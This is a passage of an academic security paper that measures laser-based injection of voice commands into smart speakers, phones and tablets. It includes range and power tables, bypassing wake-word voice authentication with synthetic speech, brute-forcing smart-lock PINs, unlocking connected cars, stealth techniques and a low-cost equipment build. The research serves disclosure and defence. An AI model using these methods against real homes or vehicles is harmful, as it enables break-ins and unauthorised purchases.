- **What Time Is It?** We use this command as a baseline of our experiments, as it only requires the device to correctly recognize the command and access the Internet to recover the current time.
- **Set the Volume to Zero.** Here, we demonstrate the attacker's ability to control the output of a VC system. We expect this to be the first voice command issued by the attacker, in an attempt to avoid attracting attention from the target's legitimate owner.
- **Purchase a Laser Pointer.** With this command we show how an attacker can potentially place order for various products on behalf (and at the expense) of users. The attacker can subsequently wait for delivery near the target's residents and collect the purchased item.
- **Open the Garage Door.** Finally, we show how an attacker can interact with additional systems which have been linked by the user to the targeted VC system. While the garage door opener is one such example with clear security implications, we discuss other examples in Section 6.

Command Generation. We have generated audio recordings of all four of the above commands using a common audio recording system (e.g., Audacity). Each command recording was subsequently appended to a recording of the wake word corresponding to the device being tested (e.g., Alexa, Hey Siri, Hey Portal, or OK, Google) and normalized to adjust the overall volume of the recordings to a constant value. We obtained a resulting corpus of 16 complete commands. Next, for each device, we injected four of the complete commands (those beginning with the device-appropriate wake word) into the device's microphone using the setup described below and observed the device's response. Finally, we note that no machine learning algorithms or any device-specific calibration were done during the generation of the audio files containing the voice commands. These recorded voice commands were subsequently used in the experiments described below without further modification for all the tested devices.

Verifying Successful Injection. We consider a command injection successful in case the device indicates the correct interpretation of the command. We note that some commands require other devices to be attached to the victim account in order to properly execute, resulting in an error otherwise (e.g., a garage door opener for a command opening the garage door). As in this section we only test feasibility of command injection (as opposed to end-to-end attacks of Section 6), we consider an injection attempt successful in case the device properly recognized all the command's words. For devices with screens (e.g., phones and screen-enabled speakers), we verified that the device displayed a correct transcription of the light-injected command. Finally, for screen-less devices (e.g., smart speakers), we examined the command log of the account associated with the device for the command transcription.

Attack Success Criteria. For a given power budget, distance, and command, we consider the injection successful when the device correctly recognized the command during three consecutive attempts. The injection attempt is considered to be a failure otherwise (e.g., the device only recognizes the wake-up word but not the entire command). We take this as an indication that the power budget is sufficient for achieving a near-perfect consecutive command recognition assuming suitable aiming and focusing.

Next, we consider an attack successful for a given power budget and distance when all four commands are successfully injected to the device in three consecutive injection attempts. The attack is considered a failure in any other case (e.g., achieving two out of three correct command recognitions). Like in the individual command case, we take this as an indication that the considered power budget and distance is sufficient for a successful command injection. As such, the results in this section should be seen as a conservative estimate of what an attacker can achieve for each device assuming good environmental conditions (e.g., quiet surroundings and suitable aiming).

Voice Customization and Security Settings. For the ex-

periments conducted in this section, we left all the device's settings in their default configuration. In embedded Alexa and Google VC systems (e.g., smart speakers, cameras, etc.) voice customization is off by default, meaning that the device will operate on commands spoken by any voice. Meanwhile, for phones and tablets, we left the voice identification in its default activated setting. For such devices, to ascertain the minimum required power for a successful attack, we personalized the device's voice recognition system with the human voice used to generate the command recordings described above. We then subsequently inject the audio recording of the commands using the same voice without any other customization. Finally, in Section 5.4, we discuss bypassing various voice matching mechanisms.

Experimental Setup. We use the same blue laser and Thorlabs laser driver as in Section 4.1, aiming the laser beam at microphone ports of the devices listed in Table 1 from a distance of about 30 cm. As in Section 4.1, we did not need any custom circuitry or algorithms, using the modulation port of the laser driver for converting audio to laser-current. Next, to control the surrounding environment, the entire setup was placed in a metal enclosure, with opaque bottom and sides and with a dark red semi-transparent acrylic top plate, designed to block blue light. See Figure 8. As the goal of the experiments described in this section is to ascertain the minimum required power for a successful attack on each device, we have used a pair of electrically controlled scanning mirrors (40 Kbps high-speed laser scanning system for laser shows) to precisely place the laser beam in the center of the device's microphone port. Before each experiment we manually focused the laser so that the laser spot size hitting the microphone is minimal.

For aiming at devices whose microphone port is covered with cloth (e.g., Google Home Mini shown in Figure 9), the position of the microphone ports can be determined using an easily-observable reference point such as the device's wire connector or LED array. Finally, we note that the distance between the microphone and the reference point is easily obtainable by the attacker either by exploring his own device, or by referring to online teardown videos [35].

Experimental Results. The fifth column of Table 1 presents a summary of our results. While the power required from the attacker varies from 0.5 mW (Google Home) to 60 mW (Galaxy S9), all the devices are susceptible to laser-based command injection, even when the device's microphone port (e.g., Google Home Mini) is covered with fabric and / or foam.

Finally, for Facebook's Portal Mini device which supports both Amazon's and Facebook's voice assistants, we note the $\times 6$ increase in minimum power between "Hey Portal" and "Alexa" wakeup words. In addition, Portal also consistently failed to identify the word "laser" used in the last command, forcing us to disregard it. As both experiments were done using the same setup and with the laser aimed at the same microphone, we attribute these to algorithmic differences between Amazon's and Facebook's voice recognition backends.




Figure 8: Exploring minimum laser power requirements: the laser and target are arranged inside an enclosure. The laser spot is aimed at the target acoustic port using electrically controllable scanning mirrors inside the enclosure. The enclosure's top red acrylic cover was removed for visual clarity.




Figure 9: Google Home Mini. Notice the cloth-covered microphone ports.

5.2 Exploring Attack Range

The experiments done in Section 5.1 are performed under ideal conditions, at close range and with the aid of electronic aiming mirrors. Thus, in this section we report on attack results under more realistic distance and aiming conditions.

Experimental Setup. From the experiments performed in Section 5.1 we note that about 60 mW of laser power is sufficient for successfully attacking all of our tested devices (at least under ideal conditions). Thus, in this section we benchmark the range of our attack using two power budgets.

- **60 mW High-Power Laser.** As explained in Section 2.6, we frequently encountered laser pointers whose measured power output was above 60 mW, which greatly exceeds legal 5 mW restrictions. Thus, emulating an attacker which does not follow laser safety protocols for consumer devices, we benchmark our attack using a 60 mW laser, which is sufficient for successfully attacking all of our tested devices in the previous experiment.
- **5 mW Low-Power Laser.** Next, we also explore the maximum range of a more restricted attacker, which is limited to the maximum amount of power allowed in the U.S. for consumer laser pointers, namely 5 mW.

Laser Focusing and Aiming. For large attack distances (tens of meters), laser focusing requires a large diameter lens

Table 1: Tested devices with minimum activation power and maximum distance achievable at the given power of 5 mW and 60 mW. A 110 m long hallway was used for 5 mW tests while a 50 m long hallway was used for tests at 60 mW.

Device	Backend	Category	Authen-tication	Minimum Power [mW]*	Max Distance at 60 mW [m]**	Max Distance at 5 mW [m]***
Google Home	Google Assistant	Speaker	No	0.5	50+	110+
Google Home Mini	Google Assistant	Speaker	No	16	20	—
Google Nest Cam IQ	Google Assistant	Camera	No	9	50+	—
Echo Plus 1st Generation	Alexa	Speaker	No	2.4	50+	110+
Echo Plus 2nd Generation	Alexa	Speaker	No	2.9	50+	50
Echo	Alexa	Speaker	No	25	50+	—
Echo Dot 2nd Generation	Alexa	Speaker	No	7	50+	—
Echo Dot 3rd Generation	Alexa	Speaker	No	9	50+	—
Echo Show 5	Alexa	Speaker	No	17	50+	—
Echo Spot	Alexa	Speaker	No	29	50+	—
Facebook Portal Mini (Front Mic)	Alexa	Speaker	No	1	50+	40
Facebook Portal Mini (Front Mic)§	Portal	Speaker	No	6	40	—
Fire Cube TV	Alexa	Streamer	No	13	20	—
EcoBee 4	Alexa	Thermostat	No	1.7	50+	70
iPhone XR (Front Mic)	Siri	Phone	Yes	21	10	—
iPad 6th Gen	Siri	Tablet	Yes	27	20	—
Samsung Galaxy S9 (Bottom Mic)	Google Assistant	Phone	Yes	60	5	—
Google Pixel 2 (Bottom Mic)	Google Assistant	Phone	Yes	46	5	—

*at 30 cm distance, **Data limited to a 50 m long corridor, ***Data limited to a 110 m long corridor, §Data generated using only the first 3 commands.

and cannot be done via the small lenses that are typically used for laser pointers. Thus, we mounted our laser to an Opteka 650-1300 mm high-definition telephoto lens, with 86 mm diameter (Figure 1(left)). Finally, to simulate realistic aiming conditions for the attacker, we avoided the use of electronic scanning mirrors (used in Section 5.1) and mounted the lens and laser on a geared camera head (Manfrotto 410 Junior Geared Tripod Head) and tripod. Laser aiming and focusing was done manually, with the target also mounted on a separate tripod. See Figure 1 for a picture of our setup.

Test Locations and Experimental Procedure. As eye exposure to a 60 mW laser is potentially dangerous, we blocked off a 50 meter long corridor in our office building and performed the experiments at night. However, due to safety reasons, we were unable to obtain a longer corridor for our high-power tests. For lower-power attacks, we performed the experiments in a 110 meter long corridor connecting two buildings (see Figure 1(top)). In both cases, we fixed the target at increasing distances and adjusted the optics accordingly to obtain the smallest possible laser spot. We regulated the diode current so that the target is illuminated with 5 or 60 mW respectively. Finally, the corridor is illuminated with regular fluorescent lamps at office-level brightness while the ambient acoustic noise was about 46 dB (measured using a General Tools DSM403SD sound level meter).

Success Criteria. We use the same success criteria as in Section 5.1, considering the attack successful at a given distance in case the device correctly recognized all commands during three consecutive injection attempts and considering failure otherwise. We take this as an indication of the maximum range achievable by the attack at the considered power budget. Finally, we benchmark our attack's accuracy as a function of distance in Section 5.3.

Experimental Results. Table 1 contains a summary of our distance-benchmarking results. With 60 mW laser power, we have successfully injected voice commands to all the tested devices from a distance of several meters. For devices that can be attacked using 5 mW, we also conducted the low-power experiment in the 110 m hallway. Untested devices are marked by '—' in Table 1 due of their high minimum activation power.

While most devices require a 60 mW laser for successful command injection (e.g., a non-standard-compliant laser pointer), some popular smart speakers such as Google Home and Eco Plus 1st and 2nd Generation are particularly sensitive, allowing for command injection even with 5 mW power over tens of meters. Next, as our attacks were conducted in 50 and 110 meter hallways (for 60 and 5 mW lasers, respectively) for some devices, we had to stop the attack when the maximum hallway length was reached. We mark this case with a '+' sign near the device's range in the appropriate column.

Attack Transferability. Despite inevitable manufacturing variability between the 17 devices tested in this work, we did not observe any significant changes between the response of different microphones to laser injection. That is, all microphones had shown the same high-level behavior, reacting to light as if it was sound without any microphone-specific calibration. This evidence also supports the universality of our attack, as once the laser was aimed and focused, all devices responded to injected commands without the need for per-device calibration. In particular, the same laser light corresponding to a specific voice command was used on multiple

Table 2: Attack success accuracy as a function of distance.

Command	20m	25m	27m
What Time Is It?	100%	90%	0%
Set the Volume to Zero	100%	80%	0%
Purchase a Laser Pointer	90%	0%	0%
Open the Garage Door	100%	100%	0%

devices without any modifications. Finally, we note that all devices tested in this paper have multiple microphones, while we aimed our laser to only a single microphone port. However, despite this, the attack is still successful, indicating that current VC systems do not require the microphones' signals to match before executing voice commands.

5.3 Exploring Attack's Success Probability

In the attacks presented in Sections 5.1, 5.2, and Table 1, all the tested devices properly recognized the injected commands once suitable aiming and focusing were achieved. However, as can be seen in Table 1, some devices stopped recognizing the commands after exceeding a certain distance. Investigating this phenomenon, we explored the attack's error rate at the borderline attack range. To achieve this, we use a Google Home Mini device as a case study, as its attack range is limited to 20 meters which is shorter than the 50 meter corridor available to us for high-power 60 mW experiments.

Table 2 presents a summary of our findings, where each command was injected into the Google Home Mini device 10 times (totaling 40 consecutive command injections). As can be seen, at 20 meters injection attacks are nearly always successful, with a single error in recognizing the word "laser" in the third command. However, at 25 meters the success probability significantly falls, with no successful injections observed at 27 meters. These results indicate that while some commands are a slightly harder to inject than others, the sudden drop in performance at 27m indicates that our attack's success probability does not seem to be dominated by the command's phonemes. Instead, it appears that success probability is governed by command-unrelated factors such as the internal microphone structure, the presence of fabric covering the microphone ports, the power density of the light hitting the device's microphone ports, the laser beam focus, alignment, environmental noise level, machine learning algorithms, etc. We leave the task of investigating these factors to future work.

5.4 Attacking Speaker Authentication

We begin by distinguishing between speaker recognition features, which are designed to recognize voice of specific users and personalize the device's content, and speaker authentication features which is designed to restrict access control to specific users. While not the main topic of this work, in this section we now discuss both features in the context of light-based command injection.

No Speaker Authentication for Smart Speakers. We observe that for smart-speaker devices (which are the main focus of this work), speaker recognition is disabled by default at the time of writing. Next, even if the feature is enabled by careful users, smart speakers are designed to be used by multiple users. Thus, their speaker recognition features are usually limited to content personalization rather than authentication, treating unknown voices as guests. Empirically verifying this, we found that Google Home and Alexa smart speakers block voice purchasing for unrecognized voices (presumably as they do not know which account should be billed for the purchase) while allowing previously-unheard voices to execute security critical voice commands such as unlocking doors. Finally, we note that at the time of writing, voice authentication (as opposed to personalization) is not available for smart speakers, which are common home smart assistant deployments.

Phone and Tablet Devices. Next, while not the main focus of this work, we also investigated the feasibility of light command injection into phones and tablets. For such devices, speaker authentication is enabled by default due to the high processing power and single owner use.

Overview of Voice Authentication. After being personalized with samples of the owner's voice speaking specific sentences, the tablet or phone continuously listens to the microphone and acquires a set of voice samples. The collected audio is then used by the device's proprietary voice recognition systems, aiming to recognize the device's owner speaking assistant-specific wake up words (e.g., "Hey Siri" or "OK Google"). Finally, when there is a successful match with the owner's voice, the phone or tablet device proceeds to execute the voice command.

Bypassing Voice Authentication. Intuitively, an attacker can defeat the speaker authentication feature using authentic voice recordings of the device's legitimate owner speaking the desired voice commands. Alternatively, if no such recordings are available, DolphinAttack [4] suggests using speech synthesis techniques, such as splicing relevant phonemes from other recordings of the owner's voice, to construct the commands.

Wake-Only Security. However, during our experiments we found that speaker recognition is used by Google and Apple to only verify the wake word, as opposed to the entire command. For example, Android and iOS phones trained to recognize a female voice, correctly execute commands where only the wake word was spoken by the female voice, while the rest of the command was spoken using a male voice. Thus, to bypass voice authentication, an attacker only needs a recording of the device's wake word in the owner's voice (which can be obtained by recording any command spoken by the owner).

Reproducing Wake Words. Finally, we explore the possibility of using Text-To-Speech (TTS) techniques for reproducing the owner's voice saying the wake words for a tablet or phone based voice assistant. To that aim, we repeat the phone and tablet experiments done in Sections 5.1, 5.2 and Table 1,

Table 3: Bypassing voice authentication on phones and tablets

Device	Assistant	TTS Service	Voice Name
iPhone XR	Siri	NaturalReader	US English Heather
iPad 6th Gen	Siri	NaturalReader	US English Laura
Galaxy S9	Google Assistant	NaturalReader	US English Laura
Pixel 2	Google Assistant	NaturalReader	US English Laura

training all the phone and tablet devices with a human female voice. We then used NaturalReader [36], an online TTS tool for generating the wake words specific for each device, hoping that the features of one of the offered voices will mistakenly match the human voice used for personalization. See Table 3 for device-specific voice configurations provided by NaturalReader which mistakenly match the female voice used for training. Next, we concatenate the synthetically-generated wake word spoken in a female voice to a voice command pronounced by a male native-English speaker. Using these recordings, we successfully replicated the minimum power and maximum distance results as presented in Table 1.

We thus conclude that while voice recognition is able to enforce some similarity between the attacker's and owner's voices, it does not offer sufficient entropy to form an adequate countermeasure to command injection attacks. In particular, out of the 18 English voices supported by NaturalReader, we were able to find an artificial voice matching the human female voice used for personalization for all 4 of our tablets and phones without using any additional machine learning algorithms. Finally, we did not test the ability to match voices for devices other than phones and tablets, as voice authentication is not available for smart speakers at the time of writing.

6 Exploring Various Attack Scenarios

The results of Section 5 clearly demonstrate the feasibility of laser-based injection of voice commands into voice-controlled devices across large attack distances. In this section, we explore the security implications of such an injection, as well as experiment with more realistic attack conditions.

6.1 A Low-Power Cross-Building Attack

For the long-range attacks presented in Section 5.2, we deliberately placed the target device so that the microphone ports are facing directly into the laser beam. While this is realistic for some devices (who have microphone ports on their sides), such an arrangement is artificial for devices with top-facing microphones (unless mounted sideways on the wall).

In this section we perform the attack under a more realistic conditions, where an attacker aims from another higher building at a target device placed upright on a window sill.

Experimental Conditions. We use the laser diode, telephoto lens and laser driver from Section 5, operating the diode at 5 mW (equivalent to a laser pointer) with the same modulation parameters as in the previous section. Next, we placed a Google Home device (which only has top-facing microphones) upright near a window, on a fourth-floor office (15 meters above the ground). The attacker's laser was placed on a platform inside a nearby bell tower, located 43 meters above ground level. Overall, the distance between the attacker's and laser was 75 meters, see Figure 10 for the configuration.

Laser Focusing and Aiming. As in Section 5.2, it is impossible to focus the laser using the small lens typically used for laser pointers. We thus mounted the laser to an Opteka 650-1300 mm telephoto lens. Next, to aim the laser across large distances, we have mounted the telephoto lens on a Manfrotto 410 geared tripod head. This allows us to precisely aim the laser beam on the target device across large distances, achieving an accuracy far exceeding the one possible with regular (non-geared) tripod heads where the attacker's arm directly moves the laser module. Finally, in order to see the laser spot and the device's microphone ports from far away, we have used a consumer-grade Meade Infinity 102 telescope. As can be seen in Figure 10 (left), the Google Home microphone's ports are clearly visible through the telescope.[†]

Attack Results. We have successfully injected commands into the Google Home target in the above described conditions. We note that despite its low 5 mW power and windy conditions (which caused some beam wobbling due to laser movement), the laser beam successfully injected the voice command while penetrating a closed double-pane glass window. While causing negligible reflections, the double-pane window did not cause any visible distortion in the injected signal, with the laser beam hitting the target's top microphones at an angle of 21.8 degrees and successfully injecting the command without the need for any device- or window-specific calibration. We thus conclude that cross-building laser command injection is possible, at large distances and under realistic attack conditions. Finally, the experiment in Figure 10 was conducted at night due to safety requirements, with long-range attacks under illuminated conditions shown in Section 5.2.

6.2 Attacking Authentication

Some of the current generation of VC systems attempt to protect unauthorized execution of sensitive commands by requiring additional user authentication step. For phone and tablet devices, the Siri and Alexa apps require the user to unlock the phone before executing certain commands (e.g., unlock front door, disable home alarm system). However, for devices that do not have other form of inputs beside the user's voice (e.g., voice-enabled smart speakers, cameras, and thermostats) a digit-based PIN code is used to authenticate the user before critical commands are performed.

[†]Figure 10 (left) was taken via a cell phone camera attached to the telescope's eyepiece. Unfortunately, due to imperfect phone-eyepiece alignment, the outcome is slightly out of focus and the laser spot is over saturated. However, the Google Home was in sharp focus with a small laser spot when viewed directly by a human observer.




Figure 10: Setup for the low-power cross-building attack: (Top left) Laser and target arrangement. (Bottom left) Picture of the target device as visible through the telescope, with the microphone ports and laser spot clearly visible. (Middle) Picture from the tower: laser on telephoto lens aiming down to the target. (Right) Picture from the office building: laser spot on the target device.

PIN Eavesdropping. The PIN number spoken by the user is inherently vulnerable to eavesdropping attacks, which can be performed remotely using a laser microphone (measuring the acoustic vibration of a glass window using a laser reflection [37]), or using common audio eavesdropping techniques. Moreover, within an application the same PIN is used to authenticate more than one critical command (e.g., "unlock the car" and "start the engine") while users often re-use PIN numbers across different applications. In both cases, increasing the number of PIN-protected commands ironically increases the opportunity for PIN eavesdropping attacks.

PIN Brute forcing. We also observed incorrect implementation of PIN verification mechanisms. While Alexa naturally supports PIN authentication (limiting the user to three wrong attempts before requiring interaction with a phone application), Google Assistant delegates PIN authentication to third-party device vendors that often lack security experience.

Evaluating this design choice, we have investigated the feasibility of PIN brute forcing attacks on an August Smart Lock Pro, which is the most reviewed smart lock on Amazon at the time of writing. First, we have discovered that August does not enforce a reasonable PIN code length, allowing PINs containing anywhere from 1 to 6 digits for door unlocking. Next, we observed that August does not limit the number of wrong attempts permitted by the user at the time of writing, nor does the lock implement a time delay mechanism between incorrect attempts, allowing the attacker o to unlock the target's door is to simply enumerating all possible PIN codes.

Empirically verifying this, we have written a program that enumerates all 4-digit PIN numbers using a synthetic voice. After each unsuccessful attempt, the Google home device responded with "Sorry, the security code is incorrect, can I have your security code to unlock the front door?" only to have our program speak the next PIN candidate. Overall, a single unlock attempt lasted about 13 seconds, requiring 36 hours to enumerate the entire 4-digit space (3.6 hours for 3 digits). In both the 3- and 4-digit case, the door was successfully unlocked when the correct PIN was reached.

PIN Bypassing. Finally, we discovered that while commands like "unlock front door" for August locks or "disable alarm system" for Ring alarms require PIN numbers, other commands such as "open the garage door" using an assistant-enabled garage door opener[‡] often do not require any authentication. Thus, even if one command is unavailable, the attacker can often achieve similar goals by using other commands.

6.3 Attacking Cars

Many modern cars have Internet-over-cellular connectivity, allowing their owners to perform certain operations via a dedicated app on their mobile devices. In some cases, this connectivity has further evolved (either by the vendor or by a third-party) in having the target's car be connected to a VC system, allowing voice unlocking and/or pre-heating (which often requires engine start). Thus, a compromised VC system might be used by an attacker to gain access to the target's car.

In this section we investigate the feasibility of such attacks, using two major car manufactures, namely Tesla and Ford.

Tesla. Tesla cars allow their owner to interact with the car using a Tesla-provided phone app. After installing the app on our phone and linking it to a Tesla Model S, we installed the "EV Car"[§] integration, linking it to the vehicle. While "EV

[‡] https://www.garadget.com/

[§] https://assistant.google.com/services/a/uid/000000196c7e079e?hl=en

Car" is not provided by Tesla, after successful configuration using the vehicle's owner credentials, we were able to get several capabilities. These included getting information about the vehicle's current location[¶], locking and unlocking the doors and trunk, starting and stopping the vehicle's charging and the climate control system. Next, we note that we were able to perform all of these tasks using only voice commands without the need of a PIN number or key proximity. Finally, we were not able to start the car without key proximity.

Ford Cars. For newer vehicles, Ford provides a phone app called "FordPass", that connects to the car's Ford SYNC system, and allows the owner to interact with the car over the Internet. Taking the next step, Ford also provides a FordPass Google Assistant integration[‖] with similar capabilities as the "EV Car" integration for Tesla. While Ford implemented PIN protection for critical voice commands like remote engine start and door unlocking, like in the case of August locks, there is no protection against PIN brute forcing. Finally, while we were able to remotely open the doors and start the engine, shifting the vehicle out of "Park" immediately stopped the engine, preventing the unlocked car from being driven.

6.4 Exploring Stealthy Attacks

The attacks described so far can be spotted by the user of the targeted VC system in three ways. First, the user might notice the light indicators on the target device following a successful command injection. Next, the user might hear the device acknowledging the injected command. Finally, the user might notice the spot while the attacker tries to aim the laser at the target microphone port.

While the first issue is a limitation of our attack (and in fact of any command injection attack), in this section we explore the attacker's options for addressing the remaining two issues.

Acoustic Stealthiness. To tackle the issue of the device owner hearing the targeted device acknowledging the execution of voice command (or asking for a PIN number during the brute forcing process), the attacker can start the attack by asking the device to lower its speaker volume. For some devices (EcoBee, Google Nest Camera IQ, and Fire TV), the volume can be reduced to completely zero, while for other devices it can be set to barely-audible levels. Moreover, the attacker can also abuse device features to achieve the same goal. For Google Assistant, enabling the "do not disturb mode" mutes reminders, broadcast messages and other spoken notifications. For Amazon Echo devices, enabling "whisper mode" significantly reduces the volume of the device responses during the attack to almost inaudible levels.

Optical Stealthiness. The attacker can use an invisible laser wavelength to avoid having the owner spot the laser light aimed at the target device. However, as the laser spot is also invisible to the attacker, a camera sensitive to the appropriate wavelength is required for aiming. Experimentally verifying this, we replicated the attack on Google Home device from Section 5.1 using a 980-nm infrared laser (Lilly Electronics 30 mW laser module). We then connected the laser to a Thorlabs LDC205C driver, limiting its power to 5 mW. Finally, as the spot created by infrared lasers is invisible to humans, we aimed the laser using a smartphone camera (as these typically do not contain infrared filters).

Using this setup, we have successfully injected voice commands to a Google Home at a distance of about 30 centimeters in the same setup as Section 5.1. The spot created by the infrared laser was barely visible using the phone camera, and completely invisible to the human eye. Finally, not wanting to risk prolonged exposure to invisible (but eye damaging) laser beams, we did not perform range experiments with this setup. However, given the color insensitivity described in Section 4.1, we conjecture that results similar to those obtained in Section 5.2 could be obtained here as well.




Figure 11: Setup with laser flashlight to avoid precise aiming. (Left) Target device illuminated by the flashlight. (Right) Modified laser flashlight mounted on a geared tripod head aiming at the target 10 meters away.

6.5 Avoiding the Need for Precise Aiming

Another limitation of the attacks described so far is the need to aim the laser spot precisely on the target's microphone ports. While we achieved such aiming in Section 6.1 by using geared camera tripod heads, in this section we show how the need for precise aiming can be avoided altogether.

An attacker can use a higher-power laser and trade its power with a larger laser spot size, which makes aiming considerably easier. Indeed, laser modules higher than 4W are commonly available on common e-commerce sites for laser engraving. Since we could not test such a high-power laser in an open-air environment due to safety concerns, we decided to use a laser-excited phosphor flashlight (Acebeam W30 with 500 lumens), which is technically a laser but sold as a flashlight

[¶] Admittedly, the audible location is of little use to a remote attacker who is unable to listen in on the speaker's output.

[‖] https://assistant.google.com/services/a/uid/000000ac1d2afd15

with beam-expanding optics (making it a class 3B system).

To allow for voice modulation, we modified the flashlight by removing its original current driver and connecting its diode terminals to the Thorlabs LDC240C laser driver (see Figure 11). Then, the experimental setup of Section 5.2 is replicated except that the laser diode and telephoto lens is replaced with the flashlight. Using this setup, we successfully injected commands to a Google Home device at a range of about 10 meters, while running the flashlight at an output power of 1 W. Next, as can be seen in Figure 11, the beam spot created by the flashlight is large enough to cover the entire target (and its microphone ports) without the need to use additional focusing optics and aiming equipment. However, we note that while the large spot size helps for imprecise aiming, the flashlight's quickly diverging beam also limits the attack's maximum range.

Finally, the large spot size created by the flashlight (covering the entire device surface) can also be used to inject the sound into to multiple microphones simultaneously, thereby potentially defeating software-based anomaly detection countermeasures described in Section 7.

6.6 Reducing the Attack Costs

While the setups used for all the attacks described in this paper are built using readily available components, some equipment (such as the laser driver and diodes) are intended for lab use, making assembly and testing somewhat difficult for a non-experienced user. In this section we present a low-cost setup that can be easily constructed using improvised means and off-the-shelf consumer components.

Laser Diode and Optics. Modifying off-the-shelf laser pointers can be an easy way to get a laser source with collimation optics. In particular, cheap laser pointers often have no current regulators, having their anodes and cathodes directly connected to the batteries. Thus, we can easily connect a current driver to the pointer's battery connectors via alligator clips. Figure 12 shows a cheap laser pointer based setup, available at $18 for 3 pieces at Amazon.

Laser Driver. The laser current driver with analog modulation port is the most specialized instrument of our setup, as we used the scientific-grade laser drivers that cost about $1,500. However, cheaper alternatives exist, such as the Wavelength Electronics LD5CHA driver available for about $300.

Sound Source and Experimental Results. Finally, the attacker needs a method for playing recorded audio commands. We used an ordinary on-board laptop sound card (Dell XPS 15 9570), amplified using a Neoteck NTK059 Headphone Amplifier ($30 on Amazon). See Figure 12 for a picture of a complete low-cost setup, which does not involve any custom components or additional software beyond wires cut to length. We have experimentally verified successful command injection using this setup into a Google Home located at a distance of 15 meters, with the main range limitation being the laser focusing optics and an artificially-limited power budget of 5 mW for safety reasons. Finally, we achieved a range of 110 meters with the cheap setup by replacing the laser optics with the telephoto lens from the previous sections.




Figure 12: Setup for low-cost attack: a laser current driver connected to a laser pointer attacking a Google Home device.




Figure 13: (Left) Aiming a laser beam on an electret condenser microphone. (Right) Spectrogram of the microphone's output showing a clearly visible chirp signal.

6.7 Attacking Non-MEMS Microphones

Although smart speakers, phones, and tablets typically use MEMS microphones due to their small footprint, we also investigate the feasibility of the attack on larger, conventional non-MEMS microphones. We empirically verify this using a Sanwa 400-MC010 Electret Condenser Microphone, aiming the (blue) laser beam through the microphone's metallic mesh (See Figure 13 (Left)). Using the same parameters as in Section 4.2 (e.g., $I_{DC} = 200$ mA and $I_{pp} = 150$ mA), we play a chirp signal varying frequency linearly from 0 to 10 kHz in 5 seconds. Figure 13 (Right) shows the spectrogram of the audio recorded by the microphone, clearly showing repeated diagonal lines that correspond to the linear frequency sweep. We thus conclude that our results are also applicable beyond MEMS microphones, to electret condenser microphones.

7 Countermeasures and Limitations

7.1 Software-Based Approach

